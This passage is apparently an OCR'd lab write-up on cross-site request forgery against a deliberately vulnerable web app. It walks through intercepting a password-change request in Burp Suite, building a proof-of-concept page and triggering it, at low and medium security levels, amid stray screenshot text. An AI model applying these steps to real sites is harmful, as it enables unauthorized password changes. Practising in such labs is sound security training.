
5. Copy the request and create POC.




6. Open POC on browser and click it.



7. Password has been changed.






4.2 Medium Level Security

For the medium level challenge, there is a check to see where the last requested page came from. The developer believes if it matches the current domain, it must of come from the web application so it can be trusted.


It may be required to link in multiple vulnerabilities to exploit this vector, such as reflective XSS.

Steps:


1. Open target page.




2. View source code for analysis.




3. Turn on intercipation for intercepts the request.




4. Capture the request.





5. Send request to repeater for make essential changes.




6. Copy the request and make POC of it.





Downloads - Thunar
Places
Computer
kali
Desktop
Recent
Trash
Documents
Music
Pictures
Videos
Downloads
Devices
File System
Network
Browse Network
cacert.der
ZAP_2_16_1_unix.sh
"csrf-poc-1748942164608.html" | 376 bytes | HTML document
To direct input to this VM, move the mouse pointer inside or press Ctrl+G.


Burp Suite Community Edition v2025.3.4 - Temporary Project
Request
Inspector
To direct input to this VM, move the mouse pointer inside or press Ctrl+G.

7. Password has been changed.






4.3 High Level Security

